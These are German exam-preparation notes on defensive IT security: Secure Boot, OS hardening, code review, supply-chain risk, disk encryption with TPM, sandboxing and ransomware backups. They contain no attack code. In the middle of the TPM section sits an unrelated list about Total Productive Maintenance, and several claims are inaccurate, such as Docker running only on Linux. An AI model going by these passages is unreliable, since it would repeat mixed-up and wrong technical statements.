- **Kompatibilität:** Nicht alle EFI-Binaries sind von Haus aus signiert. Bei experimentellen Linux-Setups, eigenen Bootloadern oder modifizierten Kernelmodulen kann dies zu Problemen führen. Unsachgemäße Konfiguration kann das System unbootable machen.
- **Debugging:** Während Secure Boot aktiviert ist, ist es oft schwierig, Diagnosetools oder alternative Bootmedien zu verwenden. Dies erschwert die Fehlersuche bei Bootproblemen.

2.6 Secure Boot bei ARM und eingebetteten Systemen

Auch im Embedded-Bereich und auf ARM-SoCs ist Secure Boot verbreitet, allerdings oft als herstellerspezifische Implementierung. Hier spricht man oft von **Verified Boot** oder **Trusted Boot**. Beispiele:

- **NXP i.MX SoCs:** Unterstützen HAB (High Assurance Boot), das mit einem OTP-Key und eFuse-Feldern arbeitet.
- **Qualcomm Snapdragon:** Nutzt einen Chain-of-Trust von der Primary Bootloader (PBL) über SBL bis zum Betriebssystem.
- **Raspberry Pi:** Seit Raspberry Pi 4 Model B möglich, mit OTP-aktivierter Signature Validation.

3 Sichere Betriebssysteme

3.1 Grundlegende Anforderungen

Ein sicheres Betriebssystem stellt die erste Verteidigungslinie gegen interne und externe Angreifer dar. Es muss sicherstellen, dass sämtliche Prozesse, Benutzer und Ressourcen in einer geschützten und kontrollierten Umgebung arbeiten. Die zentralen Anforderungen lauten:

- **Speicherisolation:** Das Betriebssystem muss Prozesse gegeneinander und gegenüber dem Kernel isolieren. Moderne Betriebssysteme nutzen dazu getrennte Speicheradressräume (Virtual Memory), verwaltet durch die MMU (Memory Management Unit). So kann kein Prozess auf Speicherbereiche eines anderen zugreifen - ein grundlegender Schutz gegen Datenlecks und Exploits.
- **Zugriffskontrolle:** Über ein differenziertes Rechtemodell (z. B. ACLs - Access Control Lists, POSIX-Berechtigungen, oder MAC - Mandatory Access Control) wird geregelt, welche Benutzer oder Prozesse auf Dateien, Geräte oder Speicherbereiche zugreifen dürfen. Systeme wie SELinux, AppArmor oder Smack erweitern klassische Zugriffskontrollmodelle mit kontextsensitiven, durchsetzbaren Sicherheitsrichtlinien.
- **Integritätsschutz:** Kritische Systemdateien, Konfigurationsdaten oder Bootkomponenten müssen vor Manipulation geschützt werden. Mechanismen wie dm-verity (Device-Mapper-Verity), IMA/EVM (Integrity Measurement Architecture / Extended Verification Module) oder signierte Pakete (z. B. RPM/DEB mit GPG) garantieren, dass nur geprüfte, nicht veränderte Software ausgeführt wird.

3.2 Kernel-Härtung

Da der Kernel als zentraler Teil des Betriebssystems das Rückgrat der Systemkontrolle bildet, ist seine Härtung von essenzieller Bedeutung. Gängige Härtungstechniken umfassen:

- **ASLR (Address Space Layout Randomization):** Die Speicheradressen von ausführbaren Segmenten (Stack, Heap, Bibliotheken) werden zufällig verteilt. Dies erschwert Angriffe wie Return-Oriented Programming (ROP)

oder Code-Injection erheblich, da Angreifer die genaue Lage von Codefragmenten nicht mehr vorhersagen können.

- **Stack-Canaries:** Zwischen lokalen Variablen und der Rücksprungadresse eines Funktionsstapels wird ein spezieller Prüfwächter („Canary“) platziert. Wird dieser bei einem Buffer Overflow überschrieben, erkennt das System dies beim Funktionsende und beendet den Prozess sofort.
- **Kernel Lockdown:** Diese Funktion verhindert, dass Prozesse im Userspace (z. B. via `/dev/mem`, `/proc/kcore`, oder via `ioctl`) direkten Zugriff auf Kernel-Internia erhalten. Insbesondere bei aktiviertem Secure Boot ist der Kernel im „lockdown mode“, um Rootkits und Debugging von Kernel-Code zu unterbinden.
- **Read-Only Memory Mapping:** Kritische Speicherbereiche (z. B. Kernel-Textsegment) werden zur Laufzeit nur lesbar gemappt. Schreibzugriffe sind strikt untersagt, um Code-Injektionen oder das Überschreiben von Systemfunktionen zu verhindern.
- **NX-Bit / DEP (No-eXecute / Data Execution Prevention):** Das NX-Bit kennzeichnet Speicherbereiche als nicht ausführbar. Selbst wenn Schadcode in den Stack oder Heap injiziert wird, kann dieser nicht ausgeführt werden.
- **Control Flow Integrity (CFI):** Schutzmaßnahme zur Sicherstellung, dass das Control Flow Graph (CFG) eines Programms zur Laufzeit nicht manipuliert wird. Damit wird verhindert, dass der Kontrollfluss durch ROP- oder JOP-Techniken umgeleitet werden kann.
- **Kernel Address Space Isolation (KPTI):** Separiert Benutzermodus- und Kernel-Adressräume vollständig. Ursprünglich als Schutz vor Meltdown-Sicherheitslücke eingeführt, verbessert KPTI auch allgemein die Isolation.
- **Runtime Integrity Checking:** Techniken wie SELinux' „Auditd“, Tripwire oder Integrity Measurement Architecture (IMA) überprüfen die Integrität des Systems zur Laufzeit und können Veränderungen protokollieren oder blockieren.

3.3 Sicherheitsmechanismen im Userspace

Neben Kernel-Härtung müssen auch Anwendungen im Userspace durch Sicherheitsmaßnahmen geschützt werden:

- **Sandboxing:** Anwendungen werden in abgeschotteten Umgebungen mit

eingeschränkten Rechten ausgeführt. Beispiele sind `seccomp`, `flatpak`, `firejail` oder auch Container-Technologien wie Docker oder LXC.

- **Capabilities:** Unix-Systeme verwenden „Capabilities“, um Root-Rechte granular aufzuteilen. So kann z. B. ein Prozess lediglich die Fähigkeit erhalten, Netzwerkports unter 1024 zu öffnen (`CAP_NET_BIND_SERVICE`), ohne alle Root-Rechte zu benötigen.
- **Mandatory Access Control (MAC):** Erweiterung klassischer DAC-Modelle (Discretionary Access Control). Systeme wie SELinux, AppArmor oder TOMOYO implementieren Richtlinien, die unabhängig von Benutzerrechten erzwingen, welche Aktionen Prozesse ausführen dürfen.
- **System Call Filtering (seccomp):** Beschränkt die erlaubten Systemaufrufe eines Prozesses. Besonders effektiv gegen Exploits, die sich auf selten genutzte oder gefährliche Syscalls stützen (z. B. `ptrace()`, `clone()`).

3.4 Logging, Auditing und Update-Strategien

Sicherheitsmaßnahmen sind nur dann effektiv, wenn sie überwacht und aktualisiert werden:

- **Audit-Subsysteme:** Systeme wie `auditd` (Linux Audit Daemon) oder Windows Event Logs erfassen sicherheitsrelevante Ereignisse, wie Zugriffe auf Dateien, Änderungen von Rechten oder Login-Versuche.
- **Automatische Updates:** Regelmäßige Aktualisierungen des Betriebssystems und seiner Komponenten sind essentiell. Moderne Distributionen (z. B. Fedora, Ubuntu) setzen auf signierte Paketquellen, rollende Updates und automatische Sicherheits-Patches (z. B. mit `unattended-upgrades` oder `dnf-automatic`).
- **Rollback und Snapshots:** Tools wie `Btrfs`, `ZFS` oder `LVM` ermöglichen das Zurückrollen auf funktionierende Systemzustände im Falle eines fehlerhaften Updates oder Sicherheitsvorfalls.

4 Code-Review

4.1 Zweck und Ziel

Der **Code-Review** dient der frühzeitigen Erkennung von Sicherheitslücken oder fehlerhaften Implementierungen bereits während des Entwicklungsprozesses. Regelmäßige Code-Reviews sind entscheidend, um potentielle Sicherheitsrisiken rechtzeitig zu eliminieren.

4.2 Technische Durchführung

Folgende Methoden und Tools werden verwendet:

- **Statische Codeanalyse:** Automatische Prüfung von Quellcode ohne dessen Ausführung (z.B. SonarQube).
- **Peer-Review:** Menschliche Prüfung durch erfahrene Entwickler mit gezieltem Fokus auf Sicherheitsaspekte.
- **Penetrationstests und Fuzzing:** Testen der Software unter kontrollierten Bedingungen, um Schwachstellen aufzudecken.

4.3 Vorteile regelmäßiger Reviews

Code-Reviews ermöglichen eine kontinuierliche Qualitätssicherung, reduzieren Sicherheitsrisiken erheblich und verbessern langfristig die Wartbarkeit und Zuverlässigkeit der Software.

5 Supply-Chain-Attacken

5.1 Beschreibung und Risiken

Bei einer **Supply-Chain-Attacke** infiltriert ein Angreifer das System indirekt, indem er Schwachstellen in Drittanbieter-Software oder Entwicklungsprozessen ausnutzt. Prominente Beispiele wie der Angriff auf SolarWinds zeigen die Gefährlichkeit solcher Attacken.

5.2 Technische Angriffsvektoren

Typische Angriffsvektoren sind:

- **Manipulation von Bibliotheken:** Einschleusen schadhafter Pakete in Software-Repositories (z.B. npm, PyPI).
- **Compromise des Build-Systems:** Einschleusen von Malware direkt in den Build-Prozess (Continuous Integration/Continuous Deployment-Pipelines).

5.3 Präventionsmaßnahmen

Effektive Schutzmaßnahmen umfassen:

- **Dependency Management und Audits:** Ständige Überprüfung und Aktualisierung der verwendeten Softwarekomponenten.
- **Reproduzierbare Builds:** Sicherstellung, dass erzeugte Binärdateien nachvollziehbar und prüfbar sind.
- **Zero-Trust-Prinzip:** Minimierung des Vertrauens in externe Systeme und permanente Validierung aller Software-Komponenten.

6 Maturafrage

Sie sind als IT-Security-Consultant beauftragt, das Steuerungs- und Monitoring-System eines hochsicheren Wasserwerks zu modernisieren. Ziel ist es, auf aktuelle Hardware mit UEFI-Firmware umzusteigen und gleichzeitig den gesamten Software-Entwicklungs- und Auslieferungsprozess so abzusichern, dass keine unautorisierte Firmware, kein manipuliertes Betriebssystem und keine Schadsoftware durch die Lieferkette in den Produktionsbetrieb gelangen kann.

Beschreiben und begründen Sie Ihr Konzept.

6.1 Ausarbeitung

- **Secure Boot:**
 - Eigener Platform Key (PK) im UEFI; Einspielung von KEK, db und dbx über TPM/HSM.
 - Chain-of-Trust: UEFI-Firmware prüft PK→KEK→db/dbx, lädt nur signierte Bootloader (Shim/GRUB) und Kernels (MOK), initramfs optional verifiziert.
 - Firmware-Rollback wird durch Versions- und Signaturprüfung verhindert; nur aktuelle, gültig signierte Images werden akzeptiert.
- **Gehärtetes Betriebssystem:**
 - Kernel-Härtung mit ASLR (randomize_va_space=2), Stack-Canaries (-fstack-protector-strong) und Kernel Lockdown (lockdown=integrity).
 - Userspace-Isolation via SELinux (Enforcing-Mode) und Container mit seccomp-Profilen.
 - Updates über GPG-signierte Repositories; atomare Upgrades auf Btrfs/ZFS mit Snapshot-Rollback („Last Known Good“).
- **Code-Review und CI/CD-Sicherung:**
 - Statische Analyse (SonarQube, clang-tidy) im Pre-Commit, Peer-Review via Merge-Requests mit Sicherheits-Checklisten, ergänzt durch Fuzzing (AFL/libFuzzer).
 - Signierung aller Build-Artefakte mittels TPM/HSM-Schlüssel; Ablage in einer signierten OCI-Registry.
- **Supply-Chain-Schutz:**
 - Whitelisting geprüfter Abhängigkeiten (Lock-Files) und regelmäßige

Audits (OWASP Dependency-Check).

- Einsatz ephemeral isolierter CI-Runner, Zero-Trust-Authentifizierung jeder Pipeline-Stufe und Audit-Logs aller Artefakt-Veränderungen.

Abbildungsverzeichnis

Festplattenverschlüsselung, Offline Brute-force, TPM (David Pröller)

Erläutern Sie das Grundproblem, welches entsteht wenn Applikationen sensible Daten (z.B. Schlüssel) lokal speichern müssen. Nennen und beschreiben Sie hardwarebasierende Technologien, um diese Probleme zu minimieren. (Geben sie einige Beispiele von hardware-basierten Seitenkanalangriffen.)

Festplattenverschlüsselung

Festplattenverschlüsselung ist eine essenzielle Sicherheitsmaßnahme, die alle Daten auf einem Speichergerät, wie einer Festplatte oder SSD, mithilfe eines kryptografischen Schlüssels schützt. Dadurch bleiben die Daten ohne den entsprechenden Schlüssel unlesbar – selbst wenn das Speichermedium entwendet oder ausgebaut wird.

Zweck:

- Schutz sensibler Daten vor unbefugtem Zugriff, insbesondere bei Diebstahl oder Verlust eines Geräts.

Typen:

- **Vollständige Festplattenverschlüsselung (Full Disk Encryption, FDE):** Hierbei wird das gesamte Laufwerk verschlüsselt. Beispiele sind **BitLocker (Windows)**, **FileVault (macOS)** und **LUKS (Linux)**.
- **Dateibasierte Verschlüsselung:** Nur spezifische Dateien oder Verzeichnisse werden geschützt, beispielsweise durch **VeraCrypt**.

Schutz gegen:

- **Physische Angriffe:** Ein Dieb kann eine Festplatte nicht einfach auslesen, da alle Daten verschlüsselt sind.
- **Offline-Angriffe:** Falls eine verschlüsselte Festplatte gestohlen wird, können Angreifer sie nicht außerhalb des ursprünglichen Systems entschlüsseln.

Offline Brute-force

Ein **Offline Brute-force-Angriff** ist eine Methode, bei der ein Angreifer versucht, ein Passwort oder einen Verschlüsselungsschlüssel durch das systematische Testen vieler Kombinationen zu erraten.

Vorgehen:


1. Der Angreifer erlangt Zugriff auf eine verschlüsselte Datei oder einen Hash, beispielsweise durch Diebstahl einer verschlüsselten Festplatte.
2. Anschließend testet er systematisch oder mit Wörterbuchangriffen viele mögliche Passwörter.
3. Da der Angriff offline erfolgt, gibt es keine Systemrichtlinien wie Sperrmechanismen oder Verzögerungen, die den Angreifer aufhalten könnten.

Schutzmaßnahmen:

- **Lange und komplexe Passwörter:** Je länger und komplizierter ein Passwort ist, desto schwieriger ist es für Brute-force-Methoden, es zu erraten.
- **Hardwarebasierte Sicherheitsmodule (z. B. TPM):** Diese verhindern, dass Schlüssel einfach extrahiert und offline entschlüsselt werden können.

TPM (Trusted Platform Module)

Ein **TPM (Trusted Platform Module)** ist ein dedizierter Sicherheitschip, der kryptografische Schlüssel sicher speichert und sicherheitskritische Funktionen ausführt.



Autonome Instandhaltung – Mitarbeiter führen einfache Wartungsaufgaben selbst durch.

Geplante Instandhaltung – Präventive Wartung zur Vermeidung von Ausfällen.

Qualitätsmanagement – Fehlervermeidung durch optimierte Prozesse.

Frühzeitiges Anlagenmanagement – Wartungsfreundliche Gestaltung neuer Maschinen.

Sicherheit & Umwelt – Schutz der Mitarbeiter und nachhaltige Produktion.

TPM in Administration – Effizienzsteigerung in administrativen Abläufen.

Hauptfunktionen:

- Speichert und schützt kryptografische Schlüssel (z. B. für die Festplattenverschlüsselung mit **BitLocker**).
- Erzeugt und verwaltet eindeutige Geräteidentitäten.
- Ermöglicht **Secure Boot**, indem es die Integrität des Betriebssystems überprüft.

Nutzen für Festplattenverschlüsselung:

- **Verhindert Offline Brute-force-Angriffe**, da die Entschlüsselung nur auf der ursprünglichen Hardware erfolgen kann.

- **Bindet Verschlüsselungsschlüssel an spezifische Hardware**, sodass eine entwendete Festplatte in einem anderen System nicht entschlüsselt werden kann.

Grundproblem der lokalen Speicherung sensibler Daten

Die lokale Speicherung sensibler Daten, insbesondere kryptografischer Schlüssel, birgt erhebliche Sicherheitsrisiken.

1. Unsicherer Speicherzugriff:

- Wenn Schlüssel im Klartext gespeichert sind, können sie leicht von Malware oder einem kompromittierten Betriebssystem ausgelesen werden.

2. Physische Angriffe:

- Ein Angreifer mit direktem Hardwarezugriff kann versuchen, Schlüssel aus dem Speicher oder aus der Festplatte zu extrahieren.
- Speicherchips oder Festplatten könnten ausgebaut und in einem separaten System analysiert werden.

3. Offline Brute-force-Angriffe:

- Falls verschlüsselte Daten oder Hashes gestohlen werden, können leistungsstarke Computer eingesetzt werden, um die Schlüssel zu berechnen.

Hardwarebasierte Technologien zur Minimierung der Risiken

Um diese Risiken zu reduzieren, werden verschiedene hardwarebasierte Sicherheitslösungen eingesetzt:

1. Trusted Platform Module (TPM):

- Speichert Verschlüsselungsschlüssel sicher und verhindert unbefugten Zugriff.
- Verhindert, dass Festplattenverschlüsselungsschlüssel in ein anderes System übertragen werden.
- Beispiel: **BitLocker mit TPM-Unterstützung**.

2. Hardware Security Module (HSM):

- Ein spezialisiertes Gerät zur sicheren Speicherung und Verarbeitung kryptografischer Schlüssel.
- Wird häufig in Banken und Cloud-Diensten genutzt, um digitale Signaturen und Zertifikate zu sichern.

3. Secure Enclave / Trusted Execution Environment (TEE):

- Bietet einen isolierten Bereich innerhalb des Prozessors für sichere Berechnungen.
- Beispiel: **Apple Secure Enclave schützt biometrische Daten wie Face ID und Touch ID**.

Beispiele für hardwarebasierte Seitenkanalangriffe

Trotz dieser Schutzmaßnahmen existieren Angriffstechniken, die Hardware-Schwachstellen gezielt ausnutzen.

1. Cache-Timing-Angriffe:

- Nutzt Zeitdifferenzen bei Speicherzugriffen, um kryptografische Schlüssel zu rekonstruieren.
- Beispiel: **Spectre & Meltdown**, die spekulative Befehlsausführung missbrauchen, um geschützte Daten zu extrahieren.

2. Differential Power Analysis (DPA):

- Misst den Stromverbrauch eines Geräts während kryptografischer Berechnungen, um Muster zu erkennen und geheime Schlüssel zu extrahieren.
- Besonders gefährlich für **Smartcards und Hardware-Wallets für Kryptowährungen**.

3. Electromagnetic Attacks (TEMPEST, EME):

- Analysiert elektromagnetische Emissionen von Hardware, um interne Berechnungen zu rekonstruieren.
- Beispiel: **Abhören von Tastatureingaben durch elektromagnetische Strahlung**.

Sandboxing, Secure Boot und Sichere Betriebssysteme

Lorenz Holzbauer

1 Sandboxing

Die Sicherheit von Computersystemen spielt eine essenzielle Rolle in der modernen IT. Eine bewährte Technik zur Erhöhung der Sicherheit ist das sogenannte Sandboxing. Dabei handelt es sich um eine Methode, mit der Anwendungen in einer kontrollierten Umgebung isoliert ausgeführt werden, um Schäden am Host-System zu verhindern.

1.1 Funktionsweise von Sandboxing

Sandboxing basiert auf dem Prinzip der Prozessisolation. Eine Anwendung oder ein Skript wird in einer Umgebung ausgeführt, die keinen direkten Zugriff auf das restliche System hat. Dies geschieht meist durch verschiedene Mechanismen. Eine Möglichkeit ist die Nutzung virtueller Maschinen, bei denen eine vollständige Emulation eines Systems erfolgt, in der der Code isoliert ausgeführt wird. Bekannt Hypervisor sind KVM, Virtualbox, HyperV und VMWare. Eine andere Methode ist die Verwendung von Container-Technologien wie Docker oder LXC, die eine leichtere Isolierung ermöglichen, indem sie Betriebssystemressourcen teilen, aber trotzdem Prozesse voneinander trennen. Darüber hinaus existieren Jails auf FreeBSD und Chroot-Umgebungen in Unixoiden Systemen, die den Zugriff auf das Dateisystem begrenzen und so unautorisierte Änderungen verhindern.

1.2 Einsatzgebiete von Sandboxing

Sandboxing findet in verschiedenen Bereichen Anwendung. Webbrowser wie Chrome oder Firefox setzen Tabs in isolierte Prozesse, um die Sicherheit zu erhöhen. Mobile Betriebssysteme wie Android und iOS nutzen Sandboxing, um Apps voneinander zu trennen. In der Malware-Analyse wird Schadsoftware in einer sicheren Umgebung untersucht, ohne das Host-System zu gefährden. Sandboxing ist auch zum Bauen von Paketen essentiell, da man die Abhängigkeiten besser erkennen kann. Zum Packagen von OpenSUSE Paketen wird deshalb ein neuer Root angelegt. Zusätzlich wird das Packagen in einem minimalen Container empfohlen.

1.3 Vor- und Nachteile von Sandboxing

Sandboxing bietet zahlreiche Vorteile. Die Sicherheit wird verbessert, da Schadsoftware eingeschränkt wird und das Host-System vor unbeabsichtigten Änderungen geschützt bleibt. Allerdings gibt es auch einige Nachteile. Besonders bei der Nutzung virtueller Maschinen führt Sandboxing zu einem erhöhten Ressourcenverbrauch. Die Implementierung und Verwaltung sind oft komplex, und Anwendungen können in ihrer Funktionalität eingeschränkt sein. Docker läuft außerdem nur auf Linux, da die Kernels von Windows und MacOS das Namespace Isolation Feature von Linux nicht unterstützen.

2 Secure Boot

Secure Boot ist eine sicherheitsrelevante Funktion moderner Computer, die darauf abzielt, das Laden nicht vertrauenswürdiger oder potenziell schädlicher Software bereits während des Bootvorgangs zu verhindern. Sie ist Teil des Unified Extensible Firmware Interface (UEFI) und dient dazu, nur kryptographisch signierte Bootloader und Betriebssysteme auszuführen. Dadurch wird sichergestellt, dass nur Software gestartet wird, die von einer vertrauenswürdigen Zertifizierungsstelle autorisiert wurde.

2.1 Funktionsweise

Die Funktionsweise von Secure Boot basiert auf digitalen Signaturen und Zertifikaten. Beim Start des Systems überprüft die Firmware die Signaturen aller ausführbaren Komponenten, darunter der Bootloader, Kernel und andere Systemmodule. Diese Signaturen werden mit einer Liste vertrauenswürdiger Schlüssel verglichen, die in der Firmware gespeichert sind. Falls eine Datei nicht signiert ist oder die Signatur nicht mit den hinterlegten Schlüsseln übereinstimmt, wird der Bootvorgang abgebrochen, um eine potenzielle Infektion oder Manipulation des Systems zu verhindern. Hersteller von Betriebssystemen wie Microsoft oder Linux-Distros müssen ihre Bootloader entsprechend signieren lassen, damit diese unter Secure Boot gebootet werden können.

2.2 Vor- und Nachteile

Ein bedeutender Vorteil von Secure Boot liegt im Schutz vor Bootkits und Rootkits. Diese Arten von Malware infizieren das System auf einer sehr tiefen Ebene und sind oft schwer zu entfernen. Durch die Signaturprüfung verhindert Secure Boot, dass solche Schadprogramme überhaupt ausgeführt werden. Allerdings gibt es auch Kritik an dieser Technologie, insbesondere hinsichtlich der Einschränkung der Nutzerfreiheit, da das Ausrollen eigener Zertifikate aufwendig ist.

Dennoch ist Secure Boot keine allumfassende Sicherheitslösung. Es schützt lediglich den Bootvorgang, jedoch nicht vor Angriffen auf höherer Ebene, wie etwa durch Schadsoftware innerhalb des Betriebssystems. Daher sollte Secure Boot immer als eine Komponente innerhalb eines umfassenden Sicherheitskonzepts betrachtet werden.

3 Sichere Betriebssysteme

Ein sicheres Betriebssystem ist essenziell, um Daten vor unbefugtem Zugriff zu schützen und Angriffe abzuwehren. Sicherheit umfasst verschiedene Aspekte wie Benutzerrechteverwaltung, Speicherisolation, Verschlüsselung und Schutzmechanismen gegen Schadsoftware.

3.1 Linux

Linux wird oft in sicherheitskritischen Umgebungen wie Servern, Firewalls und Embedded-Systemen eingesetzt. Einer der zentralen Sicherheitsvorteile liegt in der konsequenten Trennung von Benutzerrechten. Der Zugriff auf Systemdateien erfordert eine explizite Erhöhung der Rechte über Mechanismen wie `sudo` oder `su`. Zudem unterstützt Linux das Prinzip der Mandatory Access Controls (MAC) durch Systeme wie SELinux oder AppArmor, die den Zugriff von Anwendungen auf Dateien und andere Ressourcen einschränken. Regelmäßige Updates und das Open-Source-Modell ermöglichen eine schnelle Behebung von Sicherheitslücken, da der Quellcode von einer großen Entwicklergemeinschaft geprüft wird.

Linux-Distributionen verfolgen verschiedene Ansätze zur Systemaktualisierung. Klassische Modelle umfassen Package-Manager-basierte Updates, bei denen Systeme wie Debian mit APT oder Fedora mit DNF Software durch Paketmanager aktualisieren, die Binär- oder Quellpakete verwalten. Rolling Releases wie Arch Linux oder openSUSE Tumbleweed setzen auf kontinuierliche Updates, wodurch Nutzer stets die neueste Software erhalten, jedoch auch eine höhere Instabilität riskieren. Point Releases wie Ubuntu oder Debian Stable bieten regelmäßige, kuratierte Updates in Form neuer Versionen an, wobei Sicherheitsupdates unabhängig bereitgestellt werden. Empfehlenswert ist ein Rolling Release mit Rollback-Funktion auf dem persönlichen Entwicklungsrechner, und Debian oder ein RHEL-Klon auf einem Produktionsserver.

Immutable Betriebssysteme bieten einen anderen Ansatz, indem das Basissystem schreibgeschützt ist und Änderungen nur über definierte Mechanismen erfolgen können. Dies bringt Vorteile wie höhere Sicherheit und Stabilität durch unveränderbare Systempartitionen, eine leichtere Wiederherstellung bei Systemfehlern durch Rollbacks sowie ein konsistentes Systemverhalten durch definierte Update-Pfade. Beispiele für solche Systeme sind Fedora Silverblue, das ein unveränderliches System mit OSTree nutzt und Updates atomar durchführt, openSUSE MicroOS, das das transactional-update-Framework verwen-

det, um Änderungen erst nach einem Neustart anzuwenden, sowie NixOS, das eine deklarative Systemkonfiguration ermöglicht, die deterministische Builds und einfache Rollbacks erlaubt.

3.2 MacOS

Auch macOS basiert auf dem FreeBSD Userland und weist dadurch einige sicherheitsrelevante Gemeinsamkeiten mit Linux auf. Apple implementiert zusätzliche Schutzmaßnahmen wie das System Integrity Protection (SIP), das verhindert, dass selbst Benutzer mit Root-Rechten bestimmte kritische Systemdateien ändern. Apple setzt zudem Sicherheitsmechanismen auf Firmware-Ebene durch, beispielsweise durch den T2-Sicherheitschip oder den Secure Enclave-Prozessor, die für die Verschlüsselung und Authentifizierung verwendet werden. Allerdings schränkt die geschlossene Architektur den User auch ein. Bei macOS werden inkrementelle Updates über den Mac App Store bzw. die Systemeinstellungen bereitgestellt. Seit macOS Big Sur ist das Basissystem in einer schreibgeschützten Systempartition gesichert.

3.3 Windows

Windows hat in der Vergangenheit oft unter Sicherheitsproblemen gelitten, insbesondere aufgrund seiner weit verbreiteten Nutzung und der Kompatibilität mit älteren Anwendungen. In den letzten Jahren hat Microsoft jedoch erhebliche Fortschritte gemacht. Moderne Windows-Versionen setzen auf Konzepte wie den Windows Defender. Die Benutzerkontensteuerung (UAC) soll verhindern, dass Programme ohne explizite Genehmigung administrative Rechte erlangen. Windows nutzt ein traditionelles Update-Modell mit Windows Update, wobei seit Windows 10 inkrementelle Updates und kumulative Patches eingeführt wurden. Windows 11 setzt verstärkt auf das Konzept „Windows as a Service“ mit regelmäßigen Feature-Updates.

Schutz vor Ransomware, Trojaner-Verschlüsselung & Backup-Konzepte

1. Einführung

1.1 Definition von Ransomware & Trojanern

Ransomware ist eine Schadsoftware, die darauf abzielt, die Daten eines Opfers zu verschlüsseln oder den Zugriff auf Systeme zu blockieren. Die Angreifer fordern ein Lösegeld, meist in Kryptowährung, um die Daten wieder freizugeben. Trojaner tarnen sich als nützliche Programme, um unbemerkt in Systeme einzudringen. Oft dient ein Trojaner als Träger, über den anschließend die eigentliche Ransomware nachgeladen wird.

1.2 Funktionsweise & Ziele von Ransomware

Ransomware-Angriffe verlaufen typischerweise in mehreren Phasen:

Nach der Infektion durch beispielsweise eine schädliche E-Mail oder einen manipulierten Download wird die eigentliche Schadsoftware aktiviert. Sie beginnt, gezielt bestimmte Dateitypen mit leistungsfähigen Verschlüsselungsalgorithmen wie **AES-256** oder **ChaCha20** zu verschlüsseln. Der dabei verwendete symmetrische Schlüssel wird anschließend mit einem asymmetrischen Algorithmus wie **RSA** verschlüsselt. Nur die Angreifer verfügen über den privaten Schlüssel zur Entschlüsselung.

In vielen Fällen wird zusätzlich eine Verbindung zu einem **Command-and-Control-Server** aufgebaut, über den die Angreifer weitere Anweisungen geben oder sensible Daten exfiltrieren. Moderne Ransomware nutzt Techniken wie **Code-Verschleierung**, **Prozessinjektion** oder den **Missbrauch systemeigener Tools** (Living off the Land), um der Erkennung durch Sicherheitssoftware zu entgehen. Bei sogenannten **Double-Extortion-Angriffen** werden vor der Verschlüsselung sensible Daten exfiltriert und mit deren Veröffentlichung zusätzlicher Druck aufgebaut.

1.3 Relevanz und Auswirkungen von Ransomware

Ransomware zählt zu den schwerwiegendsten Cyberbedrohungen. Sie verursacht jährlich Milliarden Schäden durch Betriebsunterbrechungen, Datenverluste und Reputationsschäden. Unternehmen riskieren nicht nur den Verlust geschäftskritischer Informationen, sondern auch rechtliche Konsequenzen, insbesondere bei Verstößen gegen Datenschutzbestimmungen.

2. Verbreitungswege von Ransomware

2.1 Phishing-E-Mails & Social Engineering

Phishing bleibt eine der effektivsten Methoden zur Verbreitung von Ransomware. Die Opfer werden durch täuschend echte E-Mails, gefälschte Webseiten oder vorgetäuschte Supportanfragen dazu verleitet, schädliche Anhänge zu öffnen oder auf kompromittierte Links zu klicken.

2.2 Drive-by-Downloads & Exploit-Kits

Durch den Besuch infizierter Webseiten kann Schadsoftware ohne Zutun des Nutzers heruntergeladen und installiert werden. Exploit-Kits analysieren dabei automatisch das System und nutzen bekannte Sicherheitslücken, insbesondere in veralteter Software.

2.3 Unsichere RDP-Verbindungen & Brute-Force-Angriffe

RDP (Remote Desktop Protocol) wird häufig missbraucht, um direkten Zugriff auf Unternehmensnetzwerke zu erlangen. Angreifer verwenden automatisierte Brute-Force-Tools, um schwache Zugangsdaten zu knacken. Einmal eingedrungen, verbreiten sie die Ransomware oft manuell oder über Skripte im internen Netzwerk.

2.4 USB-Geräte & infizierte Software

Auch über Wechseldatenträger oder manipulierte Installationsdateien kann Ransomware eingeschleust werden. Dies betrifft insbesondere raubkopierte Software oder vermeintlich nützliche Tools aus unsicheren Quellen.

3. Schutzmaßnahmen gegen Ransomware

3.1 Präventive Maßnahmen

Der beste Schutz beginnt bei der Prävention. Schulungen zum Sicherheitsbewusstsein helfen Mitarbeitern, Phishing-Versuche zu erkennen. Die Nutzung starker, einzigartiger Passwörter in Kombination mit Multi-Faktor-Authentifizierung (MFA) erschwert unbefugten Zugriff. Software sollte stets aktuell gehalten werden, und Nutzerrechte sollten auf das notwendige Minimum beschränkt sein, um potenziellen Schaden zu minimieren.

3.2 Technische Schutzmaßnahmen

Technische Lösungen sind essenziell. Antiviren- und Anti-Ransomware-Programme erkennen viele Bedrohungen bereits beim Download. Firewalls und Intrusion Detection Systeme (IDS) überwachen den Datenverkehr auf verdächtige Aktivitäten. E-Mail-Filter helfen dabei, schädliche Anhänge und Links zu blockieren. Zudem sollten Makros in Office-Dokumenten standardmäßig deaktiviert werden.

4. Backup-Konzepte als Schutz vor Ransomware

4.1 Bedeutung von Backups

Da selbst die besten Schutzmaßnahmen keinen hundertprozentigen Schutz bieten, sind Backups die letzte Verteidigungslinie. Nur durch aktuelle, funktionierende Datensicherungen lassen sich Daten im Ernstfall wiederherstellen – ohne das geforderte Lösegeld zu zahlen.

4.2 Backup-Strategien

Die **3-2-1-Regel** ist ein bewährtes Konzept: Drei Kopien der Daten, auf zwei verschiedenen Speichermedien, wobei eine Kopie extern bzw. offline aufbewahrt wird. Besonders effektiv sind **Air-Gapped-Backups**, die physisch vom Netzwerk getrennt sind. **Versionierte Backups** erlauben das Zurückkehren zu einem Zustand vor der Infektion.

4.3 Backup-Technologien

